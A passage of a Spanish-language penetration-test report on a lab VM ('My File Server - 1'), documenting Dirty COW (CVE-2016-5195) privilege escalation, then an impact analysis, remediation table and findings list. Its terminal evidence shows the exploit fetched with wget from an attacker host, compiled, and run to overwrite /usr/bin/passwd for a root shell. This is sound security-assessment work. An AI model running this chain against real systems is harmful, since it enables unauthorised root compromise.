The authenticity of host '192.168.56.105 (192.168.56.105)' can't be established.
ED25519 key fingerprint is: SHA256:ccn0TgE4/OXtSpg3oM02gVNYXrps4Zi+XcBgaDZnW78
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.105' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                       #
#                               My File Server - 1                          #
#                               Designed By :- Akanksha Sachin Verma         #
#                               Twitter    :- @akankshavermasv              #
#####
Last login: Thu Feb 20 16:42:21 2020

```

8. Escalada de Privilegios

Tras obtener acceso con el usuario smbuser, se procedió a identificar la versión del sistema operativo y del kernel.

```
[smbuser@fileserv ~]$ uname -a
Linux fileserv 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[smbuser@fileserv ~]$ cat /etc/os-release
NAME="CentOS Linux"
VERSION="7 (Core)"
ID="centos"
ID_LIKE="rhel fedora"
VERSION_ID="7"
PRETTY_NAME="CentOS Linux 7 (Core)"
ANSI_COLOR="0;31"
CPE_NAME="cpe:/o:centos:centos:7"
HOME_URL="https://www.centos.org/"
BUG_REPORT_URL="https://bugs.centos.org/"

CENTOS_MANTISBT_PROJECT="CentOS-7"
CENTOS_MANTISBT_PROJECT_VERSION="7"
REDHAT_SUPPORT_PRODUCT="centos"
REDHAT_SUPPORT_PRODUCT_VERSION="7"
```

El sistema se encuentra ejecutando **CentOS Linux 7** con el kernel 3.10.0-229.el7.x86_64, versión que presenta una vulnerabilidad conocida de escalada de privilegios local denominada **Dirty COW** (CVE-2016-5195).

Esta vulnerabilidad permite a un usuario sin privilegios elevar sus permisos hasta obtener control total del sistema (root).

Se procedió a la explotación de la vulnerabilidad Dirty COW (CVE-2016-5195) mediante un exploit local de escalada de privilegios. El proceso de explotación se ejecutó exitosamente, permitiendo la modificación del archivo de autenticación del sistema.

El proceso consistió en:

1. Transferir el exploit al sistema objetivo.
2. Compilarlo localmente.
3. Ejecutarlo

Resultado:

Se logró sobrescribir el binario vulnerable y obtener una sesión interactiva con privilegios de **root**.

Evidencia:

```
[smbuser@fileserver ~]$ cd /tmp
[smbuser@fileserver tmp]$ wget http://192.168.56.104:8000/40616.c -O 40616.c
--2026-09-30 10:48:53-- http://192.168.56.104:8000/40616.c
Connecting to 192.168.56.104:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4806 (4.7K) [text/x-csrc]
Saving to: '40616.c'

100%[====>] 4,806 --.-K/s in 0s

2026-09-30 10:48:53 (220 MB/s) - '40616.c' saved [4806/4806]

[smbuser@fileserver tmp]$ gcc 40616.c -o dirty -pthread
40616.c: In function 'proccelfmenThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
    lseek(f,map,SEEK_SET);
    ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
                  ^
[smbuser@fileserver tmp]$ ./dirty
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
[root@fileserver tmp]#
```

Tras la ejecución exitosa del exploit Dirty COW, se obtuvo una sesión con privilegios de administrador del sistema.

Verificación de privilegios:

```
[root@fileserver tmp]# id
uid=0(root) gid=1000(smbuser) groups=0(root),1000(smbuser)
[root@fileserver tmp]# whoami
root
[root@fileserver tmp]# hostname
fileserver
[root@fileserver tmp]# cd
```

9. Análisis de Impacto (Modelo CIA)

El compromiso total del servidor vulnera directamente los tres pilares de la seguridad de la información corporativa, presentando los siguientes niveles de criticidad:

- **Confidencialidad** (Nivel: CRÍTICO): La escalada de privilegios otorgó acceso irrestricto a todo el sistema de archivos. Esto representa un riesgo inminente de exfiltración o robo de información sensible, documentos corporativos confidenciales, registros de auditoría y credenciales de acceso, lo cual podría desencadenar violaciones normativas.
- **Integridad** (Nivel: CRÍTICO): Al contar con el perfil de máxima autoridad (root), un actor malicioso posee la capacidad de alterar, corromper, modificar o eliminar registros corporativos sin dejar rastros confiables, comprometiendo la veracidad y fiabilidad de la información operativa.
- **Disponibilidad** (Nivel: ALTO): El servidor se encuentra expuesto a paralizaciones disruptivas. El atacante cuenta con el poder para detener servicios críticos, secuestrar la infraestructura mediante el cifrado de datos o eliminar bases de información vitales para la continuidad del negocio.

Impacto de negocio:

Además del daño directo sobre los datos, este servidor vulnerado puede ser utilizado como punto de pivoteo. Esto significa que atacantes podrían utilizarlo para saltar a otras redes y sistemas corporativos internos, escalando el incidente a un compromiso sistémico de toda la organización.

10. Recomendaciones Técnicas

Prioridad	Recomendación	Justificación
Crítica	Actualizar el núcleo del sistema operativo	Eliminar la vulnerabilidad Dirty COW
Crítica	Eliminar el archivo readme.txt y cualquier exposición de credenciales	Evitar filtración de contraseñas
Alta	Deshabilitar el acceso anónimo en los servicios FTP y SMB	Reducir superficie de ataque
Alta	Restringir permisos de escritura en recursos compartidos	Evitar carga de archivos maliciosos
Alta	Configurar correctamente la autenticación SSH (evitar escritura en .ssh)	Prevenir inyección de claves
Media	Implementar segmentación de red y filtrado de puertos	Limitar exposición de servicios
Media	Establecer un proceso de gestión de parches y actualizaciones	Mantener el sistema actualizado

11. Tabla de Hallazgos

ID	Vulnerabilidad	Severidad	Impacto	Recomendación
V-01	Exposición de credenciales en texto plano (web)	Alta	Compromiso de cuenta de usuario	Eliminar el archivo y no exponer credenciales
V-02	Acceso anónimo a FTP con permisos de escritura	Alta	Carga de archivos no autorizados	Deshabilitar acceso anónimo
V-03	Recurso SMB con permisos de lectura y escritura	Alta	Acceso y modificación de datos	Restringir permisos del recurso
V-04	Vulnerabilidad de escalada de privilegios (Dirty COW)	Crítica	Control total del sistema	Actualizar el kernel del sistema